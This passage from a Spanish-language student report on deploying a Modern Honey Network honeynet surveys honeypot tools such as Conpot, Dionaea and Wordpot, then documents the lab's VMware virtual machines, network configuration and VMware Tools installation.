3. **Identificación de archivos, sumas de verificación MD5 y extracción de archivos:** Suricata puede identificar miles de tipos de archivos mientras estos atraviesan la red. Y si se desea indagar en estos con mayor detalle, es posible marcarlos para su extracción y los archivos serán descargados al disco junto con un archivo de meta datos describiendo la situación y flujo de la captura. El archivo de suma de verificación MD5 es calculado sobre la marcha, por lo tanto, si se cuenta con una lista de "*hash*" MD5 que se deseen mantener dentro o fuera de la red, Suricata es capaz de hallarlo.

**URL:** http://suricata-ids.org

## III.10.2. Conpot

CONPOT ICS/SCADA Honeypot

Conpot es un honeypot de baja interacción de Sistemas de Control Industrial (ICS) diseñado para ser fácil de implementar, modificar y ampliar.

Al contar con una gama de protocolos de control industrial comunes, crea las bases para construir un sistema personal, puede emular infraestructuras complejas capaces de convencer a un adversario de que acaba de toparse con un enorme complejo industrial. Para mejorar sus capacidades de engaño, también cuenta con la posibilidad de proveer una interfaz humano-máquina (HMI) personalizada con fin de aumentar la superficie de ataque del honeypot. Los tiempos de respuesta de los servicios se pueden retrasar de forma artificial para imitar el comportamiento de un sistema bajo una carga constante.

Como proporciona pilas completas de los protocolos, Conpot puede ser accedido por medio de HMIs de producción o ampliarse con hardware real. Conpot se desarrolla en el marco del Proyecto Honeynet (*Honeynet Project*).

**URL:** http://conpot.org

## III.10.3. Wordpot


Wordpot es un honeypot WordPress que detecta sondas para plugins, temas (*themes*), TimThumb y otros archivos comunes utilizados para obtención de huellas digitales de una instalación de WordPress.

**Soporte de temas:** Se puede utilizar un tema de WordPress como lo haría en una instalación de WordPress normal, situando la carpeta del tema en el directorio de temas "`static/wp-content/themes/`". También podría ser necesario editar el esqueleto HTML que se almacena en la carpeta de plantillas "`templates/`" y debe ser nombrado como su tema (por ejemplo: "`themename.html`"). Las plantillas son creadas con el motor de plantillas Jinja2.

**Expandible con *plugins* (versión beta):** Wordpot se puede ampliar con *plugins* para mejorar su comportamiento o simplemente expandir algunas funcionalidades. Por ejemplo, se puede escribir un *plugin* que imita una vulnerabilidad particular de un *plugin* o tema de WordPress.

**URL:** https://github.com/gbrindisi/wordpot

## III.10.4. Dionaea



Dionaea es un honeypot para capturar malware. Dionaea pretende atrapar el malware que explota vulnerabilidades expuestas por servicios ofrecidos a través de una red, y finalmente obtener una copia del malware.

Dionaea cuenta con una arquitectura modular y hace uso de Python como lenguaje de *scripting* para emular protocolos. De manera muy superior a su predecesor (Nepenthes), es capaz de detectar *shellcodes* utilizando LibEmu y soporta IPv6 y TLS.

Este software se instala en la red y pasivamente espera a que un atacante se conecte a ella. Una vez conectado, emula una variedad de protocolos de red y sus vulnerabilidades respectivas que se hayan descubierto en el pasado. De hecho, debido a la forma en que su sistema de detección funciona, podría también hallar algunos ataques previamente desconocidos y así darnos ideas sobre posibles nuevos *exploits* y técnicas de propagación.

Protocolos emulados por Dionaea:

**Server Message Block (SMB)**
**Hypertext Transfer Protocol (HTTP)**
**File Transfer Protocol (FTP)**
**Trivial File Transfer Protocol (TFTP)**
**Microsoft SQL Server (MSSQL)**
**Voice over IP (VoIP)**

Dionaea utiliza LibEmu para detectar y evaluar *payloads* enviados por los atacantes para obtener una copia del malware.

**URL:** http://dionaea.carnivore.it

## III.10.5. Amun

Amun es un honeypot de baja interacción, como Nepenthes u Omnivora, diseñado para capturar malware de auto propagación de forma automatizada. Amun está escrito de forma modular en Python, por lo que permite una fácil integración de nuevas características y funcionalidades.

Amun es capaz de emular una variedad de servicios con el fin de capturar *worms*. Proporciona respuestas simuladas de intentos exitosos de explotaciones.

En la actualidad Amun no es un proyecto activo, esto significa que ya no recibe actualizaciones ni soporte por parte de sus desarrolladores.

**URL:** http://amunhoney.sourceforge.net

# III.11. Mejoras potenciales

Una vez realizada una implementación básica e inicial de Modern Honey Network en nuestra infraestructura, su utilidad y relevancia como herramienta de apoyo a la Seguridad Informática se encuentra estrechamente vinculada al uso, soporte, atención y mantenimiento que se le dé a lo largo del tiempo

Podemos proponer las siguientes acciones de mejoras al proyecto:

- Revisión y análisis de las configuraciones de los sensores con motivo de realizar un ajuste más fino o "*tuning*" a los mismos y así reducir las posibilidades de ser descubiertos. Durante el despliegue de honeypots de baja interacción, es preciso comprender que la emulación de servicios es aún relativamente sencilla y que estas herramientas fueron diseñadas principalmente para la detección de ataques simples y altamente automatizados. Es improbable que los atacantes avanzados logren ser distraídos por mucho tiempo con sistemas honeypot de baja interacción y poco sofisticados aunque éstos todavía son capaces de detectar las actividades de exploración o sondeo inicial.

- Despliegue de más honeypots de distintos tipos y en diversas localizaciones ofreciendo a los adversarios un mayor número de servicios vulnerables para que intenten atacar. Agregado de complejidad a la infraestructura de red y sus componentes, incorporación de más herramientas de escaneo de red, recolección de información, etc. Todos estos elementos amplifican el atractivo de nuestra honeynet a los ojos de posibles atacantes.

- Mayor y mejor automatización de procesos, recopilación de eventos, procesamiento y visualización de la información, sistemas de back-up, envío de alertas, restauración de sistemas comprometidos, implementación de procesos reactivos para Sistemas de Prevención de Intrusos (**IPS**), etc.

- Actualización periódica de la honeynet y sus componentes. Implementando las últimas ramas ("*branches*") de código de producción y siguiendo las discusiones en listas de anuncios para permanecer informado acerca de problemas potenciales con los honeypots. Aunque los honeypots de baja interacción acarrean un riesgo relativamente bajo, aún no se pueden considerar como una solución del tipo "disparar y olvidar" ya que siempre serán blancos permanentes de atacantes.

- Difundir la palabra, es decir promover la educación y concientización sobre los honeypots, sus características, sus ventajas y sus posibilidades de implementación. Dirigiéndose especialmente al personal de áreas de carácter administrativo o de toma de decisiones, que al fín y al cabo son quienes manejan las organizaciones y con frecuencia cuentan con conocimientos muy pobres o erróneos en lo concerniente a Seguridad Informática o a cuestiones técnicas en general. Ayudarles a comprender las potenciales ventajas del uso de honeypots, y ofrecer consejos sobre tecnologías, mejores prácticas y gestión de riesgos. Ellos comprenderán eventualmente que todo esto resulta beneficioso a largo plazo.

- Incorporación a la comunidad de usuarios, desarrolladores de honeypots, honeynets y herramientas afines así también como de la comunidad de Seguridad Informática en general para poder intercambiar información sobre el tema, permanecer al tanto de las últimas tecnologías, tendencias de ataques, vulnerabilidades descubiertas y sus riesgos asociados. Cuando alguien toma conocimiento acerca de métodos de detección o explotación de los honeypots actuales, proporciona informe de errores a sus desarrolladores permitiéndoles abordar el problema, lo cual beneficiaría a la comunidad en su conjunto.

- Promover y enfatizar en la práctica el concepto de "Defensa en Profundidad" (*defense in depth*), de manera de contar con múltiples métodos y sistemas de detección de intrusos y no depender exclusivamente de los honeypots.

# III.12. Conclusiones finales

En el camino recorrido durante la confección este proyecto hemos explorado el interesante mundo de los sistemas señuelos. Sus motivos, clases, características, ventajas y desventajas, sus herramientas, su uso y funcionamiento. El estudio de todos estos temas ha constituido una experiencia sumamente enriquecedora para el alumno involucrado.

Hemos llegado al final del proceso y estamos en condiciones de afirmar que se cumplieron los objetivos planteados al inicio del mismo. Tras realizarse un análisis comparativo de las diferentes alternativas disponibles, se presentó una solución honeynet concreta para ser implementada en el proyecto. Esta solución y sus herramientas fueron instaladas en una infraestructura virtual construida con el especial propósito de probarlas y experimentar con ellas allí. Se realizaron numerosos tipos de ataques y pruebas sobre los sensores los cuales proporcionaron valiosos datos para su posterior análisis.

En la actualidad, la Seguridad Informática se ha convertido es un asunto de importancia fundamental para asegurar el éxito de la misión de prácticamente cualquier tipo de organización, especialmente en el ámbito de las Infraestructuras Críticas. Los conceptos y herramientas presentadas en presente trabajo han contribuido al refuerzo de ésta.


# SECCIÓN IV

# APÉNDICE

# IV.1. Anexo #01 - Infraestructura virtual

Para la confección del entorno de hardware virtual sobre el que vamos a implementar nuestra honeynet se optó por utilizar el hipervisor VMware Workstation 11 corriendo sobre Windows 8.1. Pro.

## IV.1.1. Diagrama de la red



## IV.1.2. Características de hardware del host

| Componentes de hardware físico | |
|---|---|
| **CPU** | Intel® Core™ i5-3230M @ 2.60GHz - Cache 3 MB |
| **RAM** | 8 GB |
| **Disco Rígido** | 750 GB |
| **Sistema Operativo** | Microsoft Windows 8.1 Pro Ver 6.3.9600 (64-bit) |

## IV.1.3. Tablas resumen de hardware virtual de cada Virtual Machine

### IV.1.3.1. Honeynet MHN

| VM | Función | RAM | HD | Sistema Operativo | Interfaces |
|---|---|---|---|---|---|
| **VM01** | Modern Honey Network | 512 MB | 12 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 Host-only |
| **VM02** | Sensor Snort Default Gateway[1] | 300 MB | 5 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 NAT 2 Host-only |
| **VM03** | Sensor Kippo | 300 MB | 5 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 Host-only |
| **VM04** | Sensor Glastopf | 1 GB | 10 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 Host-only |
| **VM06** | Sensor p0f | 300 MB | 5 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 Host-only |
| **VM07** | Sensor ShockPot | 300 MB | 5 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 Host-only |

[1] – El sensor Snort ha sido desplegado sobre la máquina configurada para reenvío de paquetes. Es la única con acceso directo a Internet, actúa como pasarela entre dos redes privadas y como compuerta de salida por defecto para las máquinas de ambas.

### IV.1.3.2. Máquinas de soporte

Adicionalmente, con motivo de realizar distintos tipos de pruebas y configuraciones sobre la misma, la infraestructura virtual cuenta con cuatro máquinas adicionales, las cuales sólo cumplieron funciones de apoyo durante la confección y testeo de la honeynet, pero no se consideran como parte de la misma.

| VM | Función | RAM | HD | Sistema Operativo | Interfaces |
|---|---|---|---|---|---|
| **VM05** | Apache Webserver para prueba RFI[2] | 300 MB | 6 GB | Ubuntu Server 12.04.5 LTS (Linux 3.2.0-86-generic) | 1 Host-only |
| **VM08** | Prueba de vulnerabilidad Shellshock[3] | 300 MB | 5 GB | Ubuntu Server 12.04.4 LTS (Linux 3.11.0-15-generic) | 1 Host-only |
| **VM09** | Pruebas, acceso y configuración remota[4] | 1 GB | 16 GB | Linux Kali 3.18.0 (Linux 3.18.6-1-kali2) | 1 Host-only |
| **VM10** | Pruebas externas[5] | 1 GB | 16 GB | Linux Kali 3.18.0 (Linux 3.18.6-1-kali2) | 1 Host-only |


**[2]** – La máquina **VM05** (servidor Apache) es utilizada durante la prueba de ataque "***RFI***" sobre los honeypots Glastopf y ShockPot.
**[3]** – La máquina **VM08** tiene instalado el sistema operativo Ubuntu 12.04 con una versión desactualizada del kernel (3.11.0-15-generic x86_64) con motivo de realizar una demostración de la vulnerabilidad Shellshock en un sistema no parcheado.
**[4, 5]** – Las máquinas **VM09** y **VM10** poseen un sistema operativo Kali Linux (sucesor de BackTrack) y cuentan con interfaz gráfica (además de un gran número de herramientas para pruebas de vulnerabilidades, pruebas de penetración, reconocimiento y testeo de redes, etc.). Una de estas máquinas (**VM09**) pertenece a la misma red que el resto de la honeynet, la otra (**VM10**) se encuentra en una red externa. Fueron utilizadas principalmente para ejercer tareas de administración y mantenimiento remoto sobre la honeynet, realizar pruebas de distintos tipos sobre ésta y obtener diversas capturas de pantalla para la confección de este documento.

## IV.1.4. Configuraciones de red

La infraestructura en la que se trabajó cuenta con dos redes privadas de clase C. La primera (**`192.168.10.0/24`**) se utilizó para desplegar el servidor MHN, sus sensores y para realizar pruebas de configuración y pruebas internas. La segunda (**`192.168.20.0/24`**) se utilizó para realizar pruebas de intrusión y ataques desde redes externas.

Ambas redes se encuentran aisladas y su única salida hacia redes externas es la máquina **VM02**, la cuál que fue configurada para realizar reenvío de paquetes. Para lograr esto, se proveyó a ésta VM con tres interfaces de red virtuales, dos de las cuales tienen direcciones estáticas y están configuradas en modo "***Host-only***". Estas interfaces pertenecen a cada una de las redes previamente mencionadas (**`192.168.10.2`** y **`192.168.20.2`**). La tercera interfaz obtiene dinámicamente una dirección mediante del adaptador virtual VMware (**`VMnet 8`**) configurado en modo "***NAT***" y con salida a Internet. Las direcciones que otorga se encuentran en el rango: **`192.168.238.128-254`**.

La siguiente figura nos ofrece un resumido vistazo a la configuración de los componentes de hardware virtual de la **VM02**. En ella se observan los tres adaptadores virtuales funcionando en sus respectivos modos. También se pueden apreciar otras configuraciones como: cantidad de procesadores, memoria asignada, tipo y tamaño de disco rígido virtual, etc.



Para la habilitación del reenvío de paquetes se debe editar el archivo "**/etc/sysctl.conf**", en el cual hay que descomentar la línea: "**net.ipv4.ip_forward = 1**".

```
vim /etc/sysctl.conf
```

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```
Descomentar esta línea

A continuación agregaremos la siguiente regla de "***iptables***" (respetando mayúsculas, minúsculas y espacios) al archivo "**/etc/rc.local**" de manera que la ejecute automáticamente cada vez que se reinicie el sistema:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

La configuración de interfaces de red se realiza editando el archivo "**/etc/network/interfaces**" como se muestra en la siguiente figura:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp
```
Configuración de interfaz con IP dinámica

```
auto eth1
iface eth1 inet static
address 192.168.10.2
netmask 255.255.255.0
network 192.168.10.0
broadcast 192.168.10.255
```
Configuración de interfaz con IP estática

```
auto eth2
iface eth2 inet static
address 192.168.20.2
netmask 255.255.255.0
network 192.168.20.0
broadcast 192.168.20.255
```
Configuración de interfaz con IP estática

Las interfaces del resto de las máquinas están configuradas con direcciones estáticas, sus interfaces de salida por defecto apuntan las interfaces de **VM02** de sus respectivas redes (**`192.168.10.2`** o **`192.168.20.2`**). Los servidores de nombre primario y secundario configurados son los provistos por Google a través de su servicio "*Google Public DNS*" (**`8.8.8.8`** y **`8.8.4.4`**). La siguiente figura provee como ejemplo el contenido del archivo de configuración "**`/etc/network/interfaces`**" perteneciente a la máquina **VM01**:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.10.1
netmask 255.255.255.0
network 192.168.10.0
broadcast 192.168.10.255
gateway 192.168.10.2
dns-nameservers 8.8.8.8 8.8.4.4
```

Configuración de red para VM01

## IV.1.5. Tabla de resumen de direccionamiento IP de las máquinas virtuales

| VM | IP | Default Gateway | DNS Primario | DNS Secundario | Hostname |
|---|---|---|---|---|---|
| **VM01** | 192.168.10.1 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | mhn-ubuntu-12 |
| **VM02** | IP1: Dinámica<br>IP2: 192.168.10.2<br>IP3: 192.168.20.2 | 192.168.238.2 | 8.8.8.8 | 8.8.4.4 | snort-ubuntu-12 |
| **VM03** | 192.168.10.3 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | kippo-ubuntu-12 |
| **VM04** | 192.168.10.4 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | glastopf-ubuntu-12 |
| **VM05** | 192.168.10.5 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | web-ubuntu-12 |
| **VM06** | 192.168.10.6 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | p0f-ubuntu-12 |
| **VM07** | 192.168.10.7 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | shockpot-ubuntu-12 |
| **VM08** | 192.168.10.8 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | old-ubuntu-12 |
| **VM09** | 192.168.10.10 | 192.168.10.2 | 8.8.8.8 | 8.8.4.4 | kali |
| **VM10** | 192.168.20.10 | 192.168.20.2 | 8.8.8.8 | 8.8.4.4 | kali |

# IV.2. Anexo #02 - VMware Tools

Las VMware Tools es un conjunto de controladores del hardware virtual que es recomendable instalar en cualquier máquina virtual creada con VMWare Server, VMWare Workstation o VMWare ESX. Las ventajas de instalar las VMware Tools pasan por la optimización del uso del hardware virtual por parte del sistema operativo de la máquina virtual y la mayor integración entre el anfitrión y el sistema operativo virtualizado.

## IV.2.1. Ventajas de instalar las VMware Tools


- **Controlador del mouse.** Una vez instalado, además de aumentar la precisión del puntero virtual, al utilizar cualquier consola de administración o conexión de máquinas virtuales bajo VMware, podremos desplazar el ratón de forma natural por el escritorio de la máquina anfitrión y la máquina virtual sin tener que utilizar la combinación de teclas **`Ctrl + Alt`** cuando el ratón queda capturado dentro de la máquina virtual.
- **Controlador de tarjeta de red optimizado.** Aquí se apreciara una diferencia de rendimiento, especialmente al utilizar recursos compartidos NetBIOS bajo Windows o Samba bajo LINUX.
- **Controlador de video SVGA mejorado.** Mejora significativamente el rendimiento gráfico. Esto se nota en aspectos como la reproducción multimedia (la aceleración gráfica por hardware no está soportada en VMWare).
- **Portapapeles compartido.** Permitiendo ahora la transferencia de contenidos del portapapeles entre la máquina virtual y el sistema anfitrión.
- **Sincronización del reloj.** Ahora sincronizado entre la máquina virtual y el anfitrión.
- **Compatibilidad con las herramientas de shell.** Como **vmware-cmd,** permitiéndonos apagar, pausar, arrancar o reiniciar la máquina virtual desde la línea de comandos del anfitrión
- **Soporte para *drag & drop*.** Para copiar archivos entre el anfitrión y la máquina virtual.

## IV.2.2. Instalación de las VMware Tools para Linux

Antes que nada, es necesario remover cualquier imagen **.iso** que pueda estar cargada en la unidad virtual de CD/DVD.

Encender la máquina virtual y loguearse en la misma.

En VMware Workstation ir a: **VM → Install VMware Tools...**




Esta acción cargara en la unidad virtual de CD/DVD la imagen **.iso** correspondiente a las VMware Tools para Linux, ubicada en uno de los subdirectorios en los que se ha instalado el hipervisor VMware, en nuestro caso: VMware Workstation.

**Nota:** Algunos de los pasos detallados a continuación requieren privilegios de "***root***" por lo que previamente nos hemos cambiado a dicho usuario. Si no se desea hacer esto, entonces será necesario anteponer el comando "**`sudo`**" en los casos que sean requeridos.

A continuación, ejecutar los siguientes comandos:

```
apt-get update
apt-get upgrade
apt-get install build-essential -y
```

Una vez finalizada la instalación del paquete "**`build-essential`**", continuaremos con los siguientes comandos:

```
mkdir /media/cdrom
mount /dev/cdrom /media/cdrom/
cd /media/cdrom
ls
```

```
update-alternatives: utilizando /usr/bin/g++ para proveer /usr/bin/c++ (c++) en modo au
tomático.
Configurando build-essential (11.5ubuntu2.1) ...
Procesando disparadores para libc-bin ...
ldconfig deferred processing now taking place
root@ubuntu-12:~# mkdir /media/cdrom
root@ubuntu-12:~# mount /dev/cdrom /media/cdrom/
mount: dispositivo de bloques /dev/sr0 está protegido contra escritura; se monta como s
ólo lectura
root@ubuntu-12:~# cd /media/cdrom
root@ubuntu-12:/media/cdrom#
root@ubuntu-12:/media/cdrom# ls
manifest.txt     VMwareTools-9.9.3-2759765.tar.gz  vmware-tools-upgrader-64
run_upgrader.sh  vmware-tools-upgrader-32
root@ubuntu-12:/media/cdrom#
```

Si vemos archivos en este directorio es porque la imagen .iso se monto correctamente

```
cp VMware*.tar.gz /tmp/
cd /tmp
ls
```

```
root@ubuntu-12:/media/cdrom# cp VMware*.tar.gz /tmp/
root@ubuntu-12:/media/cdrom# cd /tmp
root@ubuntu-12:/tmp# ls
VMwareTools-9.9.3-2759765.tar.gz
root@ubuntu-12:/tmp#
```

El archivo .tar.gz se ha copiado al directorio "/tmp/"

Extraemos el archivo, el cual va a crear ahí mismo un nuevo directorio llamado: "**../vmware-tools-distrib/**".

```
tar xzvf VMware*.gz
cd vmware-tools-distrib
ls
```

```
vmware-tools-distrib/installer/
vmware-tools-distrib/installer/upstart-job.conf
vmware-tools-distrib/installer/thinprint.sh
vmware-tools-distrib/installer/thinprint.conf
vmware-tools-distrib/installer/services.sh
root@ubuntu-12:/tmp#
root@ubuntu-12:/tmp# cd vmware-tools-distrib
root@ubuntu-12:/tmp/vmware-tools-distrib# ls
bin  doc  etc  FILES  INSTALL  installer  lib  vmware-install.pl
root@ubuntu-12:/tmp/vmware-tools-distrib#
```

Tras la descompresión podemos observar los archivos situados en el directorio "/tmp/vmware-tools-distrib"

Procedemos a correr el instalador mediante el siguiente comando:

```
./vmware-install.pl -d
```

**Nota:** La opción "**-d**" significa "*default*", es decir instalará con todas las opciones por defecto, de lo contrario tendríamos que hacerlo manualmente. El proceso de instalación demora varios minutos.

```
Creating a new initrd boot image for the kernel.
update-initramfs: Generating /boot/initrd.img-3.2.0-88-generic
vmware-tools-thinprint start/running
vmware-tools start/running
The configuration of VMware Tools 9.9.3 build-2759765 for Linux for this
running kernel completed successfully.

You must restart your X session before any mouse or graphics changes take
effect.

You can now run VMware Tools by invoking "/usr/bin/vmware-toolbox-cmd" from the
command line.

